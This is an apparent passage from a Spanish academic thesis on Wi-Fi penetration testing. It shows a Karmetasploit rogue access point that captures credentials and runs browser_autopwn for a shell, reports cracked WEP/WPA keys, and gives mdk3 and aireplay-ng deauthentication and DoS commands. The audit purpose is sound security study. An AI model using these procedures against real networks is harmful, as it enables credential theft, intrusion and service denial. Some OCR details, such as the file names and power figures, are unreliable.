


Figura IV.65. Configuración de parámetros de dhcpd.conf

Los comandos siguientes son ingresados para levantar la interfaz y para iniciar dhcp3: ifconfig at0 up 10.0.0.1 netmask 255.255.255.0; y /etc/init.d/dhcp3-server




Figura IV.66. Inicialización de dhcp3-server

Se descarga karma.rc de la página oficial dentro del directorio /pentest/exploits/framework3/ dentro del cual ejecutamos ./msfconsole –r karma.c

wget http://digitaloffense.net/tools/karma.c




Figura IV.67. Descarga de karma.rc y ejecución dentro del directorio

El resultado que verán los clientes que se conecten al falso access point, depende de los servicios que le solicite el cliente al karmetasploit.
Si solicita un cliente pop3, ftp, dns, smb, simula ser uno y almacena los datos que proporcione el cliente en la base de datos karma.db
Si se hace una petición http en cambio ejecuta el modulo browser_autopwn del metasploit, para tratar de explotar alguna vulnerabilidad en nuestro navegador y conseguir una shell en el sistema. Gracias a este framework se puede obtener nombres de usuario y passwords solicitados en páginas web.

Todo este proceso se comporta como un dialogo entre victima y atacante, por ejemplo:

Victima (cliente legítimo): Eres tu mi red?
Atacante (falso AP): Si, yo soy tu red
Victima (cliente legítimo): por favor, comunicame con pop.hotmail.com
Atacante (falso AP): .. yo soy pop.hotmail.com, cuál es tu username y password?
Victima (cliente legítimo): Mi usuario es rastafari y mi password es 123456
Atacante (falso AP): Gracias, verifico tus datos…….

4.2.4. Fase 4. Reportes resumidos de las auditorías inalámbricas

En esta etapa se presenta la información resumida de la auditoría inalámbrica gracias a los ataques generados por las aplicaciones de software libre, ya que es imprescindible un reporte escrito que describe los resultados obtenidos en fases anteriores, por ejemplo la ubicación donde se realizó el pentest, los scripts o aplicaciones utilizadas, tiempos de respuesta, datos de la red escaneada y un listado de vulnerabilidades identificadas con sus respectivas amenazas y guía de acciones a tomar para mitigar riesgos que están detalladas en la sección 4.4 de ésta investigación.

Tabla IV.IX. Reporte resumido de la auditoría inalámbrica en caso de ataque a WEP

INFORMACION RESUMIDA DE LA AUDITORIA					
Localidad	Riobamba				
Tipo de prueba	Campo Abierto				
Alcance aproximado	300 metros				
Nivel de señal	**-31 dBm**				
Banda de frecuencia	2.4GHz				
Canales	11				
Número de ataques	4 (cliente conectado, sin clientes, automatización wepbuster, automatización wesside)				
Tiempo total de duración del (los) ataque(s)	1 hora 12 minutos				
ROUTER ATACADO					
MAC address	**Marca**	**Modelo**	**Configuración por defecto**		
E8:39:DF:17:23:18	Huawei	HG520c	Configuración vía navegador web 192.168.1.1 Username: admin Password: admin		
WIRELESS NIC 802.11B/G PARTICIPANTES					
Marca	**Tipo**	**Mac address**	**Chipset**		
Dell	PCMCIA	00:26:5E:08:1D:88	Broadcom		
Linksys	USB	00:22:6B:A6:3C:1F	RaLink 2573 rt73usb		
CASO DE ENCRIPTACIÓN WEP					
BSSID	**Balizas**	**Datos**	**Canal**	**ESSID**	**IVs**
E8:39:DF:17:23:18	161	18591	6 (2.437 MHz)	MEGANET	18591
HERRAMIENTAS UTILIZADAS					
Nombre	**Uso**	**Minutos estimados**			
Aircrack-ng	si	40 minutos			
Airdecap-ng	no	-			
Aireplay-ng	si	15 minutos			
Airodump-ng	si	13 minutos			
Airmon-ng	si	1 minuto			
Wesside	si	2 minutos			
Wepbuster	si	1 minuto			
DISTRIBUCION DE SOFTWARE LIBRE					
Backtrack	Version 4 Release 2 Suite Aircrack-ng				
Clave de acceso localizada: a1b2c					
VULNERABILIDADES IDENTIFICADAS, AMENAZAS Y GUIA DE MEJORES PRACTICAS: -> ver sección 4.4					

Tabla IV.X. Reporte resumido de la auditoría inalámbrica en caso de ataque a WPA

INFORMACION RESUMIDA DE LA AUDITORIA				
Localidad		Riobamba		
Tipo de prueba		Campo Abierto		
Alcance aproximado		200 metros		
Nivel de señal		**- 50 dBm**		
Banda de frecuencia		2.4GHz		
Canales		11		
Número de ataques		1		
Tiempo total de duración del (los) ataque(s)		3 horas 34 minutos		
ROUTER ATACADO				
MAC address	**Marca**	**Modelo**	**Configuración por defecto**	
00:14:D1:BA:BB:0A	Trendnet	TEW-65X	Configuración vía navegador web 192.168.10.1 Username: admin Password: admin	
WIRELESS NIC 802.11B/G PARTICIPANTES				
Marca	**Tipo**	**Mac address**	**Chipset**	
Dell	PCMCIA	00:26:5E:08:1D:88	Broadcom	
TP-LINK	USB	54:E6:FC:8C:78:4F	Atheros	
CASO DE ENCRIPTACIÓN WPA				
BSSID	**Balizas**	**Datos**	**Canal**	**ESSID**
00:14:D1:BA:BB:0A	3605	16500	11 (2.462 MHz)	CETI
HERRAMIENTAS UTILIZADAS				
Nombre	**Uso**	**Minutos estimados**		
Aircrack-ng + handshake	si (1)	3 minutos		
Aircrack-ng + diccionario	si	2 horas 50 minutos		
Airdecap-ng	no	-		
Aireplay-ng	si	10 minutos		
Airodump-ng	si	30 minutos		
Airmon-ng	si	1 minuto		
Wesside	No	-		
Wepbuster	No	-		
DISTRIBUCION DE SOFTWARE LIBRE				
Backtrack	Version 4 Release 2 Suite Aircrack-ng			
Clave de acceso localizada: !n7er1ude$				
VULNERABILIDADES IDENTIFICADAS, AMENAZAS Y GUIA DE MEJORES PRACTICAS: -> ver sección 4.4				

Tabla IV.XI. Reporte resumido de la auditoría inalámbrica en caso de ataque a WPA2

INFORMACION RESUMIDA DE LA AUDITORIA			
Localidad	Riobamba		
Tipo de prueba	Campo Abierto		
Alcance aproximado	250 metros		
Nivel de señal	**- 39 dBm**		
Banda de frecuencia	2.4GHz		
Canales	11		
Número de ataques	1		
Tiempo total de duración del (los) ataque(s)	2 horas 3 minutos		
ROUTER ATACADO			
MAC address	**Marca**	**Modelo**	**Configuración por defecto**
F4:EC:38:F5:FC:68	TP-LINK	WR	Configuración vía navegador web 192.168.1.1 Username: admin Password: admin

WIRELESS NIC 802.11B/G PARTICIPANTES			
Marca	**Tipo**	**Mac address**	**Chipset**
Dell	PCMCIA	00:26:5E:08:1D:88	Broadcom
Linksys	USB	00:22:6B:A6:3C:1F	RaLink 2573 rt73usb

CASO DE ENCRIPTACIÓN WPA 2				
BSSID	**Balizas**	**Datos**	**Canal**	**ESSID**
F4:EC:38:F5:FC:68	2387	15500	6 (2.462 MHz)	Dario Tapia

HERRAMIENTAS UTILIZADAS		
Nombre	**Uso**	**Minutos estimados**
Aircrack-ng + handshake	si (1)	3 minutos
Aircrack-ng + diccionario	si	58 minutos
Airdecap-ng	no	-
Aireplay-ng	si	20 minutos
Airodump-ng	si	44 minutos
Airmon-ng	si	2 minutos
Wesside	No	-
Wepbuster	No	-
DISTRIBUCION DE SOFTWARE LIBRE		
Backtrack	Version 4 Release 2 Suite Aircrack-ng	
Clave de acceso localizada: CIAVARELLA		
VULNERABILIDADES IDENTIFICADAS, AMENAZAS Y GUIA DE MEJORES PRACTICAS:-> ver sección 4.4		

Tabla IV.XII. Reporte resumido de la auditoría inalámbrica en caso de ataque a WEP

INFORMACION RESUMIDA DE LA AUDITORIA					
Localidad	Riobamba				
Entorno	Cerrado (red doméstica)				
Alcance aproximado	100 metros				
Nivel de señal	**- 28 dBm**				
Banda de frecuencia	2.4GHz				
Canales	11				
Número de ataques	1				
Tiempo total de duración del (los) ataque(s)	12 minutos				
ROUTER ATACADO					
MAC address	**Marca**	**Modelo**	**Configuración por defecto**		
E8:39:DF:17:23:18	Huawei	Echolife HG520c	Configuración vía navegador web 192.168.1.1 Username: admin Password: admin		
WIRELESS NIC 802.11B/G PARTICIPANTES					
Marca	**Tipo**	**Mac address**	**Chipset**		
Dell	PCMCIA	00:26:5E:08:1D:88	BCM432		
Linksys	USB	00:22:6B:A6:3C:1F	RaLink 2573 rt73usb		
CASO DE ENCRIPTACIÓN WEP					
BSSID	**Balizas**	**Datos**	**Canal**	**ESSID**	**IVs**
E8:39:DF:17:23:18	100	12421	1 (2.412 MHz)	MEGANET	12421
HERRAMIENTAS UTILIZADAS					
Nombre	**Uso**	**Minutos estimados**			
Airmon-ng	si	1 minutos			
Airoscript (Airodump-ng + Aireplay-ng + aircrack-ng)	si	10 minutos			
MacChanger	si	1 minutos			
DISTRIBUCION DE SOFTWARE LIBRE					
Wifiway	Version 2.0.1				
Clave de acceso localizada: rasta					
VULNERABILIDADES IDENTIFICADAS, AMENAZAS Y GUIA DE MEJORES PRACTICAS: -> ver sección 4.4					

Tabla IV.XIII. Reporte resumido de la auditoría inalámbrica en caso de ataque a WPA

INFORMACION RESUMIDA DE LA AUDITORIA				
Localidad		Riobamba		
Entorno		Cerrado (red doméstica)		
Alcance aproximado		100 metros		
Nivel de señal		**- 68 dBm**		
Banda de frecuencia		2.4GHz		
Canales		11		
Número de ataques		1		
Tiempo total de duración del (los) ataque(s)		3 horas 45 minutos		
ROUTER ATACADO				
MAC address	**Marca**	**Modelo**	**Configuración por defecto**	
E8:39:DF:17:23:18	Huawei	Echolife HG520c	Configuración vía navegador web 192.168.1.1 Username: admin Password: admin	
WIRELESS NIC 802.11B/G PARTICIPANTES				
Marca	**Tipo**	**Mac address**	**Chipset**	
Dell	PCMCIA	00:26:5E:08:1D:88	Broadcom	
Linksys	USB	00:22:6B:A6:3C:1F	RaLink 2573 rt73usb	
CASO DE ENCRIPTACIÓN WPA TKIP				
BSSID	**Balizas**	**Datos**	**Canal**	**ESSID**
F4:EC:38:F5:FC:68	3876	17800	6 (2.462 MHz)	Z3RO
HERRAMIENTAS UTILIZADAS				
Nombre	**Uso**	**Minutos estimados**		
Aircrack-ng + handshake	si (1)	13 minutos		
Aircrack-ng + diccionario	si	1 hora 40 minutos		
Airdecap-ng	no	-		
Aireplay-ng	si	1 hora		
Airodump-ng	si	49 minutos		
Airmon-ng	si	2 minutos		
Wesside	No	-		
Wepbuster	No	-		
DISTRIBUCION DE SOFTWARE LIBRE				
Wifiway	Version 2.0.1; Suite Aircrack-ng			
Clave de acceso localizada: terminator (ataque de diccionario)				
VULNERABILIDADES IDENTIFICADAS, AMENAZAS Y GUIA DE MEJORES PRACTICAS:-> ver sección 4.4				

4.3 Análisis y presentación de un ataque DoS en redes Wifi

Existe una gran variedad de herramientas para lanzar ataques sobre redes inalámbricas Wifi, como se ha descrito en los puntos anteriores, en especial ataques de Denegación de Servicio (DoS). Estos ataques son muy difíciles de detectar y si se detectan, de repeler. Si la red inalámbrica no está disponible y sus usuarios no pueden realizar sus tareas, el hacker habrá conseguido sus objetivos. Además, estos ataques suelen durar muy poco tiempo y sólo es posible detectarlos en tiempo real.

Si bien el espectro sin licenciamiento implica grandes ahorros económicos para el usuario, por otro lado tiene el desafortunado efecto colateral de que los ataques de denegación del servicio son extremadamente sencillos. Simplemente con encender un punto de acceso de alta potencia, un teléfono inalámbrico, un transmisor de video, o cualquier otro dispositivo de 2.4 GHz, una persona con malas intenciones puede causar problemas significativos a la red. Muchos dispositivos de red son vulnerables también a otras formas de ataques de denegación del servicio, tales como una avalancha de desasociaciones (disassociation flooding) y el desborde de las tablas ARP. A continuación, se analizará este ataque desde los puntos de vista más frecuentes.


4.3.1 Saturar el Ambiente con Ruido de RF

Las pérdidas de señal en WLAN son las consecuencias negativas de las interferencias (ruido) en el entorno de redes inalámbricas Wifi. Uno de los ejemplos son los microondas. La importancia de la Relación Señal/Ruido - SNR radica en que ésta debe estar por encima de ciertos límites, pues sino la calidad de la transmisión/recepción wifi es muy mala y la red inalámbrica no funciona. Esto quiere decir que, si alguien deliberadamente produce o fabrica, la relación Señal/Ruido bajará por el aumento del ruido y los usuarios se quedarán sin acceso a la red inalámbrica wifi.

Este ataque es relativamente sencillo y se puede realizar con un horno micro-ondas que viene a ser un generador de Ruido, así también se puede utilizar un teléfono inalámbrico

que funcione en la frecuencias de los 2.4 GHz. Si el administrador de la red no cuenta con herramientas apropiadas, le será muy difícil detectar esta situación. Los usuarios de la red inalámbrica se quejarán y, a los pocos minutos todo funcionará correctamente, hasta el próximo ataque.

Tabla IV.XIV. Información y medición de tiempos de la DoS con generación de ruido

<table>
<tr><th colspan="4">DENIAL OF SERVICE EN ROUTER INALÁMBRICO CON GENERADORES DE RUIDO</th></tr>
<tr><th colspan="4">Parámetros del router wireless</th></tr>
<tr><th>Marca del router</th><td colspan="3">TP-LINK TL-WR340GD 54M</td></tr>
<tr><th>Mac Address</th><td colspan="3">F4:EC:38:F5:FC:68</td></tr>
<tr><th colspan="4">Parámetros de los dispositivos electrónicos utilizados en el ataque</th></tr>
<tr><th></th><th>Horno microondas</th><th>Teléfono inalámbrico</th><th>Bluetooth</th></tr>
<tr><th>Potencia</th><td>710KW</td><td>56KW</td><td></td></tr>
<tr><th>Frecuencia de trabajo</th><td>2.420 GHz</td><td>2.450 GHz</td><td>2.400 GHz</td></tr>
<tr><th colspan="4">Detalles de la conexión de la red inalámbrica</th></tr>
<tr><td colspan="4"> 
</td></tr>
<tr><th colspan="4">Mediciones en tiempo real de la interferencia forzada</th></tr>
<tr><th>Distancia al router (metros)</th><th>1</th><th>3</th><th>9</th></tr>
<tr><th>Tiempo de respuesta promedio (milisegundos)</th><th>3</th><th>2</th><th>2</th></tr>
<tr><th>Número de intentos totales del ataque</th><th colspan="3">3</th></tr>
</table>

4.3.1.1 Información de paquetes ICMP pre-ataque

Ping extended al Gateway




Figura IV.68. Niveles de señal variables según distancia del router a la interferencia de dispositivos




Figura IV.69. Estadisticas de ping

Se tiene tiempos de respuesta entre 1 y 4ms, lo cual significa que la red inalámbrica está operativa normalmente, además con un ruido de -47 dBm y una señal de transmisión de -51dBm como se muestra en las figuras IV.68 y IV.69

4.3.1.2 Información de paquetes ICMP post-ataque

Ping extended al Gateway: Se muestra variabilidad según la distancia

A 9 metros




Figura IV.70. Niveles de señal variables según distancia del router a la interferencia de dispositivos




Figura IV.71. Estadísticas de ping

A 3 metros




Figura IV.72. Niveles de señal variables a 3 metros

A 1 metro




Figura IV.73. Niveles de señal a 1 metro

4.3.1.3 Deducciones del ataque

A 9 metros el ataque es menos sensible a la denegación de servicio provocada por las ondas de radio que trabajan a la misma frecuencia que el router, teniendo en la estadística de ping extendido una media del tiempo de respuesta de 2 ms con un total de 89 paquetes recibidos y 0 paquetes perdidos (0%).

A 3 metros el ataque de denegación de servicio ofrece una señal normal aunque con un ruido mayor, teniendo en la estadística de ping extendido una media del tiempo de respuesta de 2 ms con un total de 328 paquetes recibidos y 13 paquetes perdidos (3%).

A 1 metro el ataque es más sensible y susceptible de tener interrupciones en el servicio inalámbrico provocado por los dispositivos que se manipulan en un área delimitada de un metro que viene a ser muy cercana, teniendo en la estadística de ping extendido una media del tiempo de respuesta de 3 ms con un total de 132 paquetes recibidos y 6 paquetes perdidos (4%).

4.3.2 Modificación y Desautenticación

Existen métodos y diferentes herramientas para este tipo de ataques de Denegación de Servicio (DoS) contra redes inalámbricas wifi. Por ejemplo, Des-Autenticar, a usuarios wifi que ya están autenticados y trabajando correctamente con la red inalámbrica, logrando sacar de la red inalámbrica Wifi a quienes ya están conectados y autenticados.

Cada vez que una estación decide unirse a una red especifica, se realiza un intercambio de tramas de petición de asociación y autenticación y si la asociación se realiza con éxito, en el punto de acceso se guarda esa información asociándole un identificador único a esa asociación. Como consecuencia de la sencillez de falsificar este tipo de tramas, un atacante podría generar gran cantidad de peticiones falsas con direcciones MAC también falsificadas que podrían provocar que el punto de acceso dejara de responder debido al agotamiento de recursos.

También se podría atacar a las estaciones asociadas a la red enviando una trama de disociación o anulación de autenticación provocando que el cliente abandonase la red y que no pudiera volver a conectarse si enviaramos este tipo de tramas periódicamente. El atacante podría tratar de expulsar a todos los usuarios de la red simplemente enviando una trama de anulación de autenticación a la dirección broadcast. En esta ocasión se ha utilizado el script MDK3 que está incluido en BackTrack 4 que sirve para:

1. Desautentificar a clientes de muy cerca o un punto de acceso seleccionado proporcionando así una denegación de servicio.

2. Inundar los puntos de acceso cercanos con las solicitudes de autenticación. Esto puede llevar a una situación en algunos puntos de acceso deberán ser renovadas o se convierten en un todo y no acepta los nuevos usuarios.

Sin embargo algunos puntos de acceso comerciales vienen con medidas que mitigan estos ataques, por ejemplo, son capaces de ignorar durante cierto tiempo un ataque de inundación o flood de tramas evitando así caer en un ataque de denegación de servicio.

4.3.2.1 Fase 1. Descubrimiento y escanéo de los dispositivos Wifi

Primero identificamos los dispositivos, con todos sus parámetros, además de activar la interfaz que realizará el ataque, con los comandos ifconfig wlan0 up y iwlist wlan0 scan. La secuencia es la siguiente:




Figura IV.74. comando iwlist




Figura IV.75. Red inalámbrica resultado de iwlist

4.3.2.2 Fase 2. Análisis modo monitor

El proceso que continúa es poner la tarjeta en este caso wlan0 como modo monitor

4.3.2.3 Fase 3. Ataque a la red

Se creó un archivo que contiene el target address, antes ingresando al directorio /pentest/wireless/mdk3/ con el comando echo TARGET ADDRESS > blacklist ; y cat blacklist.

Luego comienza el ataque de deautenticación y desasociación con el comando: ./mdk3 mon0 d –b ARCHIVO_CON_EL_TARGET_ADDRESS –c TARGET_CHANNEL, en otra terminal se realiza el ataque en modo de Autenticación DoS digitando dentro del directorio: /pentest/wireless/mdk3 el comando ./mdk3 mon0 a –m –i TARGET_ADDRESS.

El siguiente paso es realizar la deautenticación con aireplay, digitando el comando: aireplay-ng -0 1000 –a TARGET_ADDRESS –h DIRECCION_HW_DEL_ADPTADOR_INALAMBRICO mon0.




Figura IV.76. Directorio de mdk3




Figura IV.77. Ataque con mdk3

